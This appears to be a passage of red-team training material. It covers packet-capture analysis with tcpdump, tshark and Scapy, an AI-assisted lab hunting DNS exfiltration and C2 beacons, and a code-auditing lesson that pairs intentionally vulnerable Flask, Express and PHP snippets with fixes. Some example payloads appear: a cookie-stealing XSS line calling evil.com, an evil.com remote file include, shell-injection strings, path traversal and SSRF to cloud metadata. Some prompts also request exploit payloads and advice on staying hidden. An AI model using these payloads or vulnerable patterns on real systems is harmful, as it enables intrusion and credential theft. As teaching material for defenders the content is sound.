sudo tcpdump -i any -c 500 -w sample.pcap

# Read back a capture with verbose output
tcpdump -r capture.pcap -vvv
```

## Wireshark

The graphical packet analyzer. Wireshark provides deep protocol dissection, conversation tracking, and powerful display filters. It is the go-to tool for interactive analysis of pcap files. Use it when you need to follow TCP streams, reconstruct file transfers, or visually trace a multi-step attack chain.

## tshark

The command-line interface to Wireshark's dissection engine. tshark combines Wireshark's protocol awareness with the scriptability of a CLI tool, making it ideal for automated analysis pipelines.

```
# Extract all HTTP requests from a capture
tshark -r capture.pcap -Y "http.request" -T fields \
  -e frame.time -e ip.src -e http.host -e http.request.uri
```

```
# List all DNS queries
tshark -r capture.pcap -Y "dns.qr == 0" -T fields \
  -e frame.time -e ip.src -e dns.qry.name

# Show all unique source/destination IP pairs
tshark -r capture.pcap -T fields -e ip.src -e ip.dst | sort -u

# Export HTTP objects (files transferred over HTTP)
tshark -r capture.pcap --export-objects http,exported_files/
```

## Protocol Analysis Essentials

Effective traffic analysis requires understanding the protocols you are looking at:

| Protocol   | Layer           | Red Team Relevance                                                                                                              |
|------------|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| ARP        | 2 (Data Link)   | ARP spoofing enables man-in-the-middle attacks; gratuitous ARP reveals host discovery                                           |
| TCP/IP     | 3–4             | SYN scans, connection tracking, port enumeration; RST patterns reveal firewalls                                                 |
| DNS        | 7 (Application) | Domain reconnaissance, DNS tunneling for exfil, zone transfer attempts (AXFR)                                                   |
| HTTP/HTTPS | 7               | Credential harvesting, API enumeration, web shell callbacks; TLS hides content but metadata (SNI, cert subject) remains visible |
| SMB        | 7               | Lateral movement, file share enumeration, pass-the-hash relay                                                                   |
| ICMP       | 3               | Host discovery (ping), covert channels in payload bytes, traceroute topology mapping                                            |

## The pcap File Format and Analysis Workflow

The **pcap** (Packet Capture) format is the universal interchange format for captured network traffic. Its successor, **pcapng**, adds metadata like interface descriptions and



capture comments. Both are supported by tcpdump, Wireshark, tshark, and Scapy.

A typical analysis workflow looks like this:

1. **Capture** — Record raw traffic with tcpdump or Wireshark to a pcap file
2. **Filter** — Use BPF filters (capture-time) or display filters (analysis-time) to isolate relevant traffic
3. **Summarize** — Generate statistics: protocol distribution, top talkers, connection durations
4. **Deep dive** — Follow individual TCP streams, reconstruct transferred files, decode payloads
5. **Correlate** — Cross-reference findings with logs, threat intelligence, or other captures

## BPF Filter Syntax

---

Berkeley Packet Filters (BPF) are used by tcpdump, Wireshark capture filters, and many other tools. They operate at capture time and are highly efficient.

```
# Filter by host
sudo tcpdump -i eth0 host 192.168.1.100

# Filter by network (CIDR)
sudo tcpdump -i eth0 net 10.0.0.0/8

# Filter by port
sudo tcpdump -i eth0 port 443

# Filter by protocol
sudo tcpdump -i eth0 icmp

# Combine with logical operators
sudo tcpdump -i eth0 'host 192.168.1.100 and (port 80 or port 443)'

# Capture only TCP SYN packets (flag value 0x02)
sudo tcpdump -i eth0 'tcp[tcpflags] & tcp-syn != 0'

# Capture DNS queries only (QR bit = 0)
sudo tcpdump -i eth0 'udp port 53 and udp[10] & 0x80 = 0'
```

# Using AI to Analyze Packet Captures

---

Large language models like Claude excel at pattern recognition across structured text. The key insight is that network traffic, when exported as human-readable text, becomes a natural language analysis problem. Here is a practical workflow:

## Step 1: Export traffic as text

```
# Export packet summaries for AI analysis
tshark -r capture.pcap -T fields \
  -e frame.number -e frame.time_relative -e ip.src -e ip.dst \
  -e _ws.col.Protocol -e _ws.col.Info \
  > traffic_summary.txt

# Export a specific TCP stream as ASCII
tshark -r capture.pcap -z "follow,tcp,ascii,0" > stream0.txt
```

## Step 2: Feed to Claude with targeted prompts

```
import anthropic

client = anthropic.Anthropic()

with open("traffic_summary.txt") as f:
    traffic_data = f.read()

message = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=4096,
    messages=[{
        "role": "user",
        "content": f"""Analyze this network traffic capture summary. Identify:
1. Any clear-text credentials or authentication attempts
2. Suspicious DNS queries (tunneling, DGA domains, unusual TLDs)
3. Potential C2 beacon patterns (regular intervals, consistent payload sizes)
4. Signs of lateral movement (SMB, RDP, WinRM connections)
5. Data exfiltration indicators (large outbound transfers, DNS TXT queries)

Traffic data:
{traffic_data}"""
    }]
}
```

```
)  
print(message.content[0].text)
```

## What AI catches well

- **Beacon detection** — LLMs quickly spot periodic connection patterns (e.g., a host connecting to the same external IP every 60 seconds with similarly sized payloads)
- **DNS anomalies** — Unusually long subdomain labels, high entropy domain names, or excessive TXT record queries that suggest tunneling
- **Protocol misuse** — HTTP traffic on non-standard ports, DNS responses with unexpectedly large payloads, ICMP packets with non-zero data sections
- **Credential exposure** — Base64-encoded Authorization headers, FTP USER/PASS sequences, LDAP simple binds

## Identifying Interesting Traffic Patterns

---

### Clear-text Credentials

Legacy protocols transmit credentials in plain text. Look for FTP (`USER` / `PASS` commands), HTTP Basic Auth (`Authorization: Basic` header with base64), Telnet login sequences, and SNMP community strings.

### DNS Exfiltration

Attackers encode stolen data in DNS subdomain labels. The query

`dGh1IHNLy3JldCBkYXRh.evil.com` embeds base64-encoded data as a subdomain.

Indicators: long queries, high query volume to a single domain, TXT record responses with large payloads.

### C2 Beacons

Command-and-control implants call home at regular intervals. Look for connections to the same destination at consistent time deltas, similar request sizes, and responses that vary only slightly. Jittered beacons add randomness but still cluster around a mean interval.

### Lateral Movement

After initial compromise, attackers pivot through the internal network. Watch for a single source IP initiating connections to many internal hosts on SMB (445), RDP (3389), WinRM (5985/5986), or SSH (22) in rapid succession.

## Scapy: Python-Based Packet Crafting and Analysis

---

Scapy is a Python library that lets you build, send, capture, and dissect packets programmatically. It is invaluable for CTF challenges where you need to parse custom protocols or craft specific packets.

```
from scapy.all import rdpcap, IP, TCP, DNS, DNSQR, Raw

# Load a pcap file
packets = rdpcap("capture.pcap")

# Print summary of first 10 packets
for pkt in packets[:10]:
    print(pkt.summary())

# Extract all DNS queries
dns_queries = []
for pkt in packets:
    if pkt.haslayer(DNS) and pkt[DNS].qr == 0: # qr=0 means query
        query_name = pkt[DNSQR].qname.decode()
        dns_queries.append(query_name)

print(f"Unique DNS queries: {len(set(dns_queries))}")
for q in sorted(set(dns_queries))[:20]:
    print(f"    {q}")
```

```
from scapy.all import rdpcap, IP, TCP, Raw

# Find packets containing potential credentials
packets = rdpcap("capture.pcap")
keywords = [b"password", b"passwd", b"user", b"login", b"Authorization"]

for pkt in packets:
    if pkt.haslayer(Raw):
        payload = pkt[Raw].load
        for kw in keywords:
            if kw.lower() in payload.lower():
```

```
src = pkt[IP].src if pkt.haslayer(IP) else "?"
dst = pkt[IP].dst if pkt.haslayer(IP) else "?"
print(f"[CRED?] {src} -> {dst}: {payload[:200]}")
break
```

```
from scapy.all import rdpcap, IP
from collections import Counter

# Analyze connection patterns for C2 beacon detection
packets = rdpcap("capture.pcap")

# Count destination IPs from a specific source
src_filter = "192.168.1.50"
dest_counts = Counter()
timestamps = {}

for pkt in packets:
    if pkt.haslayer(IP) and pkt[IP].src == src_filter:
        dst = pkt[IP].dst
        dest_counts[dst] += 1
        timestamps.setdefault(dst, []).append(float(pkt.time))

# Look for periodic connections (potential beacons)
for dst, times in timestamps.items():
    if len(times) >= 5:
        deltas = [times[i+1] - times[i] for i in range(len(times)-1)]
        avg_delta = sum(deltas) / len(deltas)
        variance = sum((d - avg_delta)**2 for d in deltas) / len(deltas)
        if variance < (avg_delta * 0.3) ** 2: # low variance = regular interval
            print(f"[BEACON?] {src_filter} -> {dst}: "
                  f"{len(times)} connections, avg interval {avg_delta:.1f}s, "
```

## Putting It All Together: An Analysis Playbook

When you encounter a pcap file in a CTF challenge or during a red team engagement, follow this systematic approach:

1. **Get the big picture** — Run `tshark -r file.pcap -z conv,ip` to see all IP conversations and their byte volumes
2. **Check protocol distribution** — Run `tshark -r file.pcap -z io,phs` for a protocol hierarchy breakdown

3. **Extract DNS queries** — DNS is almost always interesting; exfiltration, C2 domains, and internal naming all live here
4. **Search for credentials** — Filter for FTP, HTTP Auth headers, LDAP binds, and Telnet sessions
5. **Export text summaries and feed to AI** — Let Claude identify patterns you might miss in manual review
6. **Follow suspicious streams** — Use `tshark -z follow,tcp,ascii,N` or Wireshark to reconstruct full conversations
7. **Script with Scapy** — When the challenge requires custom parsing or statistical analysis, write Python

## Further Reading

---

- [tcpdump man page](#) — complete reference for capture filters and output options
- [Wireshark Display Filters](#) — syntax reference for analysis-time filtering
- [Scapy documentation](#) — official guide for Python packet manipulation
- [Public pcap repository \(Netresec\)](#) — practice captures for analysis
- [CyberDefenders](#) — blue team CTF challenges with real-world pcap analysis

## Challenge Resources

---

### Download Files

Text-based capture files used in the lab exercises. Each contains simulated network traffic with embedded indicators of compromise to discover using AI-assisted analysis.

↓ [tcpdump-capture.txt](#) ~9 KB

↓ [dns-queries.txt](#) ~6 KB

↓ [http-sessions.txt](#) ~5 KB

↓ [netflow-data.txt](#) ~7 KB

# Lab Guide

Four exercises across four traffic sources: tcpdump capture analysis, DNS exfiltration discovery, HTTP session triage, and NetFlow beacon hunting — all AI-assisted.

## Authorized Use Only

All capture files are **synthetic**. Any IPs, domains, and ports shown are fictional. The detection patterns you learn here apply only to traffic you are authorized to capture and analyze.

## Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files from the [Theory page resources](#) into a folder named `traffic-lab/`
- Familiarity with: TCP/IP basics, DNS query types, HTTP methods, BPF filter syntax
- Optional: `tshark`, `scapy`, `jq` if you want to verify AI output against tooling

## Lab Scenario

The AcmeCorp blue team has captured 10 minutes of network traffic from an internal subnet they suspect is compromised. They have shared the captures with you in text form. Your goal: confirm or deny the compromise, identify the C2 channel, and reconstruct the attacker's actions — all from the wire data alone.

## Download Lab Files

Save all four files into a folder named `traffic-lab/` before starting the exercises.



↓ [tcpdump-capture.txt](#) ~9 KB

↓ [dns-queries.txt](#) ~6 KB

↓ [http-sessions.txt](#) ~5 KB

↓ [netflow-data.txt](#) ~7 KB

## Exercise 1 — tcpdump Triage

Open [tcpdump-capture.txt](#). This is the human-readable output of `tcpdump -nn -tttt` covering several protocols.

### Task 1.1 — First-pass protocol breakdown

Below is a tcpdump capture in human-readable format. Produce:

1. Protocol breakdown: count of packets per protocol (TCP, UDP, ICMP, ARP, DNS, HTTP, HTTPS, etc.).
2. Top 10 source-destination IP pairs by packet count.
3. List every unique destination port seen and identify the probable service (use IANA assignments + common red team ports).
4. Any "interesting" combinations:
  - Outbound traffic to unusual countries/ASNs (you can guess by IP)
  - Connections to non-standard high ports
  - ICMP volumes that suggest tunneling
  - ARP storms or spoofing patterns
5. The single most suspicious flow and why.

[paste tcpdump-capture.txt]

✓ **Self-check:** You should have a one-paragraph summary of "what is normal" and "what is not" within 5 minutes of analysis.

### Task 1.2 — Build the BPF filters you would use next

Continuing in the same conversation, ask:

*"Based on the suspicious flows above, write 5 BPF filters I would use against a live capture to (a) capture only that traffic, and (b) explicitly exclude noise. For each filter, explain in one sentence what it isolates."*

This is how the AI converts analysis into action.

## Exercise 2 — DNS Exfiltration Hunting

Open `dns-queries.txt`. This is a DNS resolver query log.

### Task 2.1 — Find the tunnel

Below is a DNS query log. Identify:

1. Normal DNS activity baseline (top legitimate queried domains, typical query types, query rate).
2. Any DGA (domain generation algorithm) patterns — long, random, alphanumeric subdomains.
3. Any DNS tunneling indicators:
  - Subdomains that look like base32/base64 encoded data
  - High query rate to a single second-level domain
  - TXT, NULL, or unusual record types being queried
  - Very long query names (>50 chars)
4. Any DNS-over-HTTPS bypass attempts.
5. Internal hosts that are talking to suspicious external resolvers.
6. Decode any base32/base64 subdomain content if possible.

For each finding, give:

- Source IP
- Destination domain
- Query rate or count
- What the attacker is likely doing
- A defender detection rule (Sigma or Suricata syntax)

[paste dns-queries.txt]

✓ **Self-check:** If the data contains base64-encoded exfiltration, the AI should decode it for you. Verify the decoded content makes sense (it should look like commands or data, not random bytes).

## Exercise 3 — HTTP Session Reconstruction

Open `http-sessions.txt`. This is a reconstruction of HTTP request/response pairs from the capture.

### Task 3.1 — Find the credential leak and the C2 channel

Below is a series of HTTP request/response pairs. Analyze them as a red team operator. Identify:

1. Any credentials transmitted in cleartext (Basic auth, form POSTs, query parameters, custom headers).
2. Any session tokens or cookies that could be reused.
3. Any uploaded files (look for multipart/form-data, large POSTs).
4. Any "beacon" pattern: same client polling the same URL on a regular interval (e.g., every 60 seconds with the same POST body shape).
5. Any unusual HTTP methods (PUT, DELETE, PROPFIND, PATCH).
6. Any User-Agent values that suggest tooling (curl, python, Cobalt Strike, Sliver, Empire, custom strings).
7. Any data exfiltration indicators (large outbound POSTs to unusual destinations).

For the highest-value finding, write a one-paragraph "how to reproduce" that an attacker could use, and a Sigma detection rule a defender could deploy.

[paste http-sessions.txt]

✓ **Self-check:** HTTP captures usually contain at least one credential. You should have at least one usable credential or session token by the end of this exercise.

## Exercise 4 — NetFlow Beacon Detection

Open `netflow-data.txt`. NetFlow does not show packet contents — only the metadata of every flow. Beaconsing C2 stands out clearly here.

### Task 4.1 — Hunt the beacon

Below is NetFlow data (src\_ip, dst\_ip, src\_port, dst\_port, proto, bytes, packets, start, end). Analyze for:

1. Beaconsing: any (src,dst,port) tuple that has a regular interval between flows (e.g., one connection every  $60 \pm 5$  seconds). Calculate the jitter percentage. Real malware uses jitter to evade detection — under 30% jitter is suspicious.
2. Long-lived connections that may indicate interactive C2 or reverse shells.
3. Asymmetric data transfer ratios (lots of bytes one direction, few the other).
4. "Low and slow" exfiltration: small flows summing to large total bytes over hours.
5. Connections to known bad ports (common C2: 4444, 8080, 8443, 1337, 31337, also legitimate-looking 443/80).
6. Internal lateral-movement flows (RDP/SMB/WinRM/SSH between hosts that should not be talking).

Output a ranked list of suspicious flows with:

- IP pair
- Port
- Periodicity / jitter
- Total bytes
- Verdict (likely C2, exfil, lateral, benign)

[paste netflow-data.txt]

✓ Self-check: You should be able to point to one specific beacon and say "this is the C2, the interval is X, the jitter is Y%."

## Final Exercise — Build the Attack Story

## Task 5.1 — Cross-source correlation

In a fresh AI conversation, paste the outputs of Exercises 1–4 and ask:

Here are four analyses of four traffic captures from the same 10-minute window. Reconstruct the full attack:

1. Initial access (where, when, how).
2. Command-and-control channel (protocol, beacon interval, C2 IP).
3. Lateral movement (which internal hosts, which protocol).
4. Data exfiltration (channel, volume, destination).
5. The compromised host(s) and the attacker IP(s).

Then produce TWO outputs:

- Red team perspective: "what to do next to maintain access without the patterns we just used"
- Blue team perspective: "5 detection rules that would have caught this earlier in the kill chain"

Format as markdown, max 1000 words.

✓ **Self-check: Your final report should connect at least 3 of the 4 sources. If it can't, go back and ask the AI which finding from each source supports the same conclusion — that's how you build evidence chains.**

## Reflection

- Which traffic source gave the strongest single signal? Which was hardest to interpret?
- How did the AI handle base64/base32 decoding? Did it give you raw bytes when it should have decoded?
- What would change if you had a real binary `.pcap` file instead of a text dump? (Hint: think about TLS, encryption, and file size limits in the AI context window.)
- If you were the attacker, which of your activities was hardest to hide in this capture?

## What's Next

Lesson 04 moves from observation to **code auditing** — using AI to read source code and find vulnerabilities at the application layer instead of the network layer.

# Homework

Three tasks to extend the network-traffic lab into a repeatable hunting workflow.

Finish the lab first. Cross-reference with [answer.html](#) after you submit.

## Task 1 — Beacon Hunting Script

### Objective

Automate the beacon detection you did manually in Exercise 4.

### Instructions

1. Write a Python script that takes a NetFlow CSV and groups flows by `(src, dst, dport)` tuple.
2. For each tuple, compute inter-flow intervals, mean, stddev, and jitter percentage.
3. Emit any tuple with jitter  $< 30\%$  and at least 5 flows as a candidate beacon.

### Deliverable

`beacon_hunt.py` and its output when run against the lab NetFlow file.

## Task 2 — DNS Exfil Decoder

### Objective

Build a reusable decoder for DNS-tunneled data.

### Instructions

1. For each query in the DNS log that matches the pattern "base32/64 subdomain under a single second-level domain", extract and concatenate the leftmost labels.
2. Attempt base32 and base64 decoding, print whichever yields printable text.
3. If the decoded content looks like a multipart payload, reassemble in order.

### **Deliverable**

`dns_decode.py` with tested output against the lab file.

## **Task 3 — Egress Filter Recommendation**

---

### **Objective**

Turn your lab findings into a firewall rule proposal.

### **Instructions**

1. Based on the C2 channel identified in Exercise 4, draft five egress firewall rules that would have blocked the beacon without breaking legitimate traffic.
2. Each rule: action, direction, source, destination, port, protocol, business justification.
3. For each rule, estimate the false-positive risk (which legitimate application might also be affected?).

### **Deliverable**

A markdown file `egress-rules.md`.



# Answers

Reference answers for Lesson 03 lab and homework.

## Part 1 — Lab Answers

### Exercise 1 — tcpdump Triage

---

#### Expected findings

- A protocol breakdown dominated by TCP + DNS with small amounts of ICMP.
- At least one non-standard high port connection to an external IP — the candidate C2.
- An ICMP volume anomaly or ARP pattern if the capture includes tunneling.
- One flow flagged as "most suspicious" because of its combination of destination, port, and periodicity.

### Exercise 2 — DNS Exfiltration Hunting

---

#### Expected findings

- A single second-level domain receiving many long-subdomain queries at high rate.
- Subdomain labels that decode (base32 or base64) into readable text — often shell output or file chunks.
- TXT or NULL records being requested, a strong indicator of tunneling.

- One internal host responsible for most of the queries — that host is compromised.

## Exercise 3 — HTTP Session Reconstruction

---

### Expected findings

- At least one cleartext credential in Basic auth, form POST, or query string.
- A beacon: same client POSTing the same URL on a regular interval with payload of similar shape.
- A User-Agent that signals tooling (curl, python, a C2 framework string).
- A large outbound POST indicating staged data exfil.

## Exercise 4 — NetFlow Beacon Detection

---

### Expected findings

- One (src, dst, port) tuple with <30% jitter and >10 flows — the beacon.
- Asymmetric data-ratio flows suggesting exfil (small request, large response or vice versa).
- A long-lived TCP session hinting at an interactive reverse shell.

## Final Exercise — Attack Story

---

### Expected chain

Initial access via HTTP (credential from Exercise 3) → DNS tunnel for C2 (Exercise 2) → NetFlow beacon confirms periodicity (Exercise 4) → tcpdump confirms

protocol mix (Exercise 1). A good synthesis connects the same compromised internal IP across three or four sources.

---

## Part 2 — Homework Answers

### Task 1 — Beacon Hunting Script

---

#### Expected shape

A script of ~60 lines using `collections.defaultdict(list)` to group, `statistics` for stddev, and jitter computed as `stddev/mean * 100`. The main output should flag a single tuple that matches the lab's C2 finding.

### Task 2 — DNS Exfil Decoder

---

#### Expected shape

Extract the leftmost label(s) per query, concatenate in arrival order, attempt `base64.b32decode` then `base64.b64decode` with padding repair, print whichever yields >80% printable ASCII. A good solution handles case-sensitivity and missing padding gracefully.

### Task 3 — Egress Filter Recommendation

---

#### Expected rules

- Deny outbound DNS to any resolver except the corporate resolver.
- Deny outbound to destinations newer than 30 days (newly registered domains).

- Deny outbound on non-standard high ports (4444, 8080 on non-proxy hosts, 31337).
- Rate-limit DNS queries per client (caps high-rate tunneling).
- Deny outbound TLS with mismatched SNI / cert CN.

Each rule should list realistic false-positive scenarios (e.g., "breaks captive portal login for visitor wifi").

## **Lesson 04: AI-Assisted Code Auditing**

# AI-Assisted Code Auditing

Using LLMs to find security vulnerabilities in source code faster and more thoroughly than manual review alone.

## What You'll Learn

How to leverage AI for systematic vulnerability discovery in application source code.

## Why It Matters

Red teams that can audit code find bugs that scanners miss — AI makes this scalable.

Code Review

OWASP Top 10

AI Prompting

Vulnerability Discovery

CTF

---

# Important Notice

## ⚠ Educational Use Only

Code auditing techniques are for authorized security assessments and CTF competitions. Never exploit vulnerabilities in systems without explicit written permission.

This lesson teaches you to think like an attacker so you can build better defenses. All examples use intentionally vulnerable code for demonstration purposes.

---

# Why Code Auditing Matters for Red Teams

- **Find vulnerabilities before defenders do** — source code review reveals bugs that black-box testing misses entirely
- **Understand attack surface depth** — reading code shows every input path, authentication check, and data flow
- **Identify logic flaws** — business logic vulnerabilities rarely appear in scanner output but are visible in source
- **Prioritize exploitation** — code context tells you which bugs are actually exploitable vs. theoretical
- **Supply chain visibility** — auditing dependencies reveals inherited vulnerabilities and backdoors

**Notes:** In CTF competitions, source code is often provided intentionally. In real engagements, you may obtain source through repos, decompilation, or leaked code.

---



# Manual Audit vs. AI-Assisted Audit

| Aspect                | Manual Review                        | AI-Assisted Review                        |
|-----------------------|--------------------------------------|-------------------------------------------|
| Speed                 | ~200 LOC/hour                        | ~5,000+ LOC/hour                          |
| Pattern Recognition   | Limited by reviewer experience       | Trained on millions of vuln patterns      |
| Context Understanding | Excellent — humans understand intent | Good — LLMs follow data flow across files |
| False Positives       | Low                                  | Moderate (needs human triage)             |
| Novel Vulns           | Strong (creative reasoning)          | Weaker (pattern-based)                    |
| Consistency           | Varies with fatigue                  | Consistent across sessions                |

## Key Insight

The best approach is **AI-assisted human review** — use AI for breadth and speed, humans for depth and creativity.

---

# The Code Auditing Workflow

1. **Reconnaissance** — Identify the tech stack, framework, language, and dependencies
2. **Attack Surface Mapping** — Find all entry points: routes, API endpoints, file uploads, user inputs
3. **Data Flow Tracing** — Follow user input from source to sink (where it gets used dangerously)
4. **Vulnerability Pattern Matching** — Check for known insecure patterns (OWASP Top 10)
5. **Logic Flaw Analysis** — Review authentication, authorization, and business logic
6. **Dependency Audit** — Check third-party libraries for known CVEs
7. **Report & Prioritize** — Rank findings by exploitability and impact

**Notes:** AI can accelerate steps 2-5 dramatically. Steps 1 and 7 still benefit from human judgment.

---

# OWASP Top 10 — The Auditor's Checklist

| #   | Category                  | What to Look For                                      |
|-----|---------------------------|-------------------------------------------------------|
| A01 | Broken Access Control     | Missing auth checks, IDOR, privilege escalation       |
| A02 | Cryptographic Failures    | Hardcoded keys, weak algorithms, plaintext secrets    |
| A03 | Injection                 | SQLi, XSS, command injection, LDAP injection          |
| A04 | Insecure Design           | Missing rate limits, no input validation architecture |
| A05 | Security Misconfiguration | Debug mode, default credentials, verbose errors       |
| A06 | Vulnerable Components     | Outdated libraries with known CVEs                    |
| A07 | Auth Failures             | Weak passwords, missing MFA, session issues           |
| A08 | Data Integrity Failures   | Insecure deserialization, unsigned updates            |
| A09 | Logging Failures          | Missing audit logs, log injection                     |

| #   | Category | What to Look For                          |
|-----|----------|-------------------------------------------|
| A10 | SSRF     | Unvalidated URLs, internal network access |

---

# Vulnerability #1: SQL Injection (Python Flask)

## Vulnerable Code

```
@app.route('/user')
def get_user():
    username = request.args.get('username')
    query = f"SELECT * FROM users WHERE username = '{username}'"
    result = db.execute(query)
    return jsonify(result.fetchall())
```

## AI-Identified Issue

**SQL Injection — Critical**

**Line 3:** User input `username` is interpolated directly into an SQL query via f-string. An attacker can supply `' OR '1'='1' --` to dump the entire users table, or use `UNION SELECT` to extract data from other tables.

## Secure Fix

```
@app.route('/user')
def get_user():
    username = request.args.get('username')
    query = "SELECT * FROM users WHERE username = ?"
    result = db.execute(query, (username,))
    return jsonify(result.fetchall())
```

---

# Vulnerability #2: Cross-Site Scripting (Node.js Express)

## Vulnerable Code

```
app.get('/search', (req, res) => {  
  const query = req.query.q;  
  res.send(`  
    <h1>Search Results</h1>  
    <p>You searched for: ${query}</p>  
    <p>No results found.</p>  
  `);  
});
```

## AI-Identified Issue

### Reflected XSS — High

**Line 4:** The query parameter `q` is reflected directly into HTML without sanitization. An attacker can inject `<script>document.location='https://evil.com/?c='+document.cookie</script>` to



steal session cookies.

## Secure Fix

```
const escapeHtml = require('escape-html');

app.get('/search', (req, res) => {
  const query = escapeHtml(req.query.q || '');
  res.send(`
    <h1>Search Results</h1>
    <p>You searched for: ${query}</p>
  `);
});
```

---

# Vulnerability #3: Command Injection (Python Flask)

## Vulnerable Code

```
@app.route('/ping')
def ping():
    host = request.args.get('host')
    output = os.popen(f'ping -c 3 {host}').read()
    return f'<pre>{output}</pre>'
```

## AI-Identified Issue

### OS Command Injection — Critical

**Line 3:** User input is passed directly to `os.popen()`. An attacker can supply `; cat /etc/passwd` or `$(whoami)` to execute arbitrary system commands with the web server's privileges.

## Secure Fix

```
import subprocess, re

@app.route('/ping')
def ping():
    host = request.args.get('host', '')
    if not re.match(r'^[\w.\-]+$' , host):
        return 'Invalid hostname', 400
    result = subprocess.run(
        ['ping', '-c', '3', host],
        capture_output=True, text=True, timeout=10
    )
    return f'<pre>{result.stdout}</pre>'
```

---

# Vulnerability #4: Server-Side Request Forgery (SSRF)

## Vulnerable Code

```
@app.route('/fetch')
def fetch_url():
    url = request.args.get('url')
    response = requests.get(url)
    return response.text
```

## AI-Identified Issue

### SSRF — High

**Line 3:** The server fetches any URL the user provides. An attacker can request

<http://169.254.169.254/latest/meta-data/> to access AWS instance metadata, or

<http://localhost:6379/> to interact with internal Redis. The response is returned directly, leaking internal data.

## Secure Fix

```
from urllib.parse import urlparse
import ipaddress

ALLOWED_HOSTS = ['api.example.com', 'cdn.example.com']

@app.route('/fetch')
def fetch_url():
    url = request.args.get('url', '')
    parsed = urlparse(url)
    if parsed.hostname not in ALLOWED_HOSTS:
        return 'Host not allowed', 403
    if parsed.scheme not in ('http', 'https'):
        return 'Invalid scheme', 400
    response = requests.get(url, timeout=5)
    return response.text
```

# Vulnerability #5: Path Traversal (Node.js Express)

## Vulnerable Code

```
app.get('/download', (req, res) => {  
  const filename = req.query.file;  
  const filepath = path.join(__dirname, 'uploads', filename);  
  res.sendFile(filepath);  
});
```

## AI-Identified Issue

### Path Traversal — High

**Line 2-3:** Despite using `path.join()`, an attacker can supply `../../etc/passwd` to read arbitrary files. `path.join('/app/uploads', '../../etc/passwd')` resolves to `/etc/passwd`.

## Secure Fix

```
app.get('/download', (req, res) => {  
  const filename = path.basename(req.query.file || '');  
  const filepath = path.join(__dirname, 'uploads', filename);  
  // Verify resolved path is still within uploads directory  
  if (!filepath.startsWith(path.join(__dirname, 'uploads'))) {  
    return res.status(403).send('Access denied');  
  }  
  res.sendFile(filepath);  
});
```

---

# Vulnerability #6: Insecure Deserialization (Python)

## Vulnerable Code

```
import pickle, base64

@app.route('/load-session')
def load_session():
    data = request.cookies.get('session_data')
    session = pickle.loads(base64.b64decode(data))
    return f'Welcome back, {session["username"]}'
```

## AI-Identified Issue

### Insecure Deserialization — Critical

**Line 5:** `pickle.loads()` on user-controlled input allows arbitrary code execution. An attacker can craft a pickle payload that runs `os.system('reverse_shell')` when deserialized. Python's



pickle module is inherently unsafe for untrusted data.

## Secure Fix

```
import json, hmac, hashlib

SECRET_KEY = os.environ['SESSION_SECRET']

@app.route('/load-session')
def load_session():
    data = request.cookies.get('session_data', '')
    sig = request.cookies.get('session_sig', '')
    expected = hmac.new(SECRET_KEY.encode(), data.encode(),
                        hashlib.sha256).hexdigest()
    if not hmac.compare_digest(sig, expected):
        return 'Invalid session', 403
    session = json.loads(base64.b64decode(data))
    return f'Welcome back, {session["username"]}'
```

---

# Vulnerability #7: PHP File Inclusion

## Vulnerable Code

```
<?php
$page = $_GET['page'];
include("templates/" . $page . ".php");
?>
```

## AI-Identified Issue

### Local/Remote File Inclusion — Critical

**Line 2-3:** User input controls which file is included. An attacker can use `?`

`page=../../../../etc/passwd%00` (null byte for older PHP) for LFI, or `?`

`page=http://evil.com/shell` for RFI if `allow_url_include` is enabled. With PHP wrappers: `?`

`page=php://filter/convert.base64-encode/resource=config` to read source code.

## Secure Fix

```
<?php
$allowed = ['home', 'about', 'contact', 'login'];
$page = $_GET['page'] ?? 'home';
if (!in_array($page, $allowed, true)) {
    http_response_code(404);
    exit('Page not found');
}
include("templates/" . $page . ".php");
?>
```

---

# AI Prompting Strategies for Code Review

## Strategy 1: Role-Based Prompting

You are a senior application security engineer performing a white-box code audit. Analyze the following code for security vulnerabilities. For each finding, provide:

1. Vulnerability type (CWE ID if possible)
2. Affected line(s)
3. Severity (Critical/High/Medium/Low)
4. Proof-of-concept exploit payload
5. Recommended remediation

Focus on: injection flaws, authentication bypass, access control issues, cryptographic weaknesses, and data exposure.

### Why This Works

Role-based prompting activates the LLM's security domain knowledge, producing structured output that maps to real vulnerability taxonomies (CWE/CVSSv3).

---

# AI Prompting Strategies (continued)

## Strategy 2: Systematic Audit Checklist

Audit this code against the following checklist:

- [ ] SQL/NoSQL injection in all database queries
- [ ] XSS in all rendered output
- [ ] Command injection in system calls
- [ ] Path traversal in file operations
- [ ] SSRF in outbound HTTP requests
- [ ] Insecure deserialization
- [ ] Hardcoded secrets or API keys
- [ ] Missing authentication on sensitive routes
- [ ] Missing authorization (IDOR)
- [ ] Weak cryptographic operations
- [ ] Race conditions in concurrent operations
- [ ] Information leakage in error messages

For each item, state PASS or FAIL with evidence.

This forces the LLM to systematically check every category rather than reporting only the most obvious findings.

---

# AI Prompting Strategies (continued)

## Strategy 3: Data Flow Tracing

Trace every user-controlled input in this application from source to sink. Map each input to where it is:

1. Received (source): request parameters, headers, cookies, etc.
2. Processed: validation, sanitization, transformation
3. Used (sink): database queries, shell commands, file ops, HTML output

Flag any path where user input reaches a dangerous sink without adequate sanitization.

## Strategy 4: Iterative Deep Dive

Step 1: "List all routes/endpoints and their HTTP methods"

Step 2: "For /api/admin/\*, what authentication is required?"

Step 3: "In the upload handler, trace the filename parameter"

Step 4: "Can the JWT secret be brute-forced? Show the config"



Break complex codebases into focused questions — AI performs better on specific, targeted queries than on "find all bugs."

---

# Strategy 5: Adversarial Thinking Prompt

You are a skilled attacker who has obtained the source code of this web application. Your goal is to:

1. Gain unauthorized access to admin functionality
2. Extract sensitive data from the database
3. Achieve remote code execution on the server

Analyze the code and describe your attack plan step by step.

For each attack vector, provide the exact HTTP request you would craft.

## Pro Tip: Chain Vulnerabilities

Ask the AI: *"Can any of these vulnerabilities be chained together for greater impact?"* A low-severity info leak combined with an IDOR can become a critical exploit chain.

**Notes:** Adversarial prompting often surfaces findings that defensive checklists miss because it forces the model to think about exploitation paths, not just pattern matching.

---

# Automated Scanners vs. AI Review

## Static Analysis (SAST)

- Rule-based pattern matching
- Fast, consistent, low false negatives for known patterns
- Poor at logic flaws
- Requires language-specific rules
- Cannot reason about business context

## AI-Assisted Review

- Semantic understanding of code
- Can reason about business logic
- Cross-language, cross-framework
- Higher false positive rate
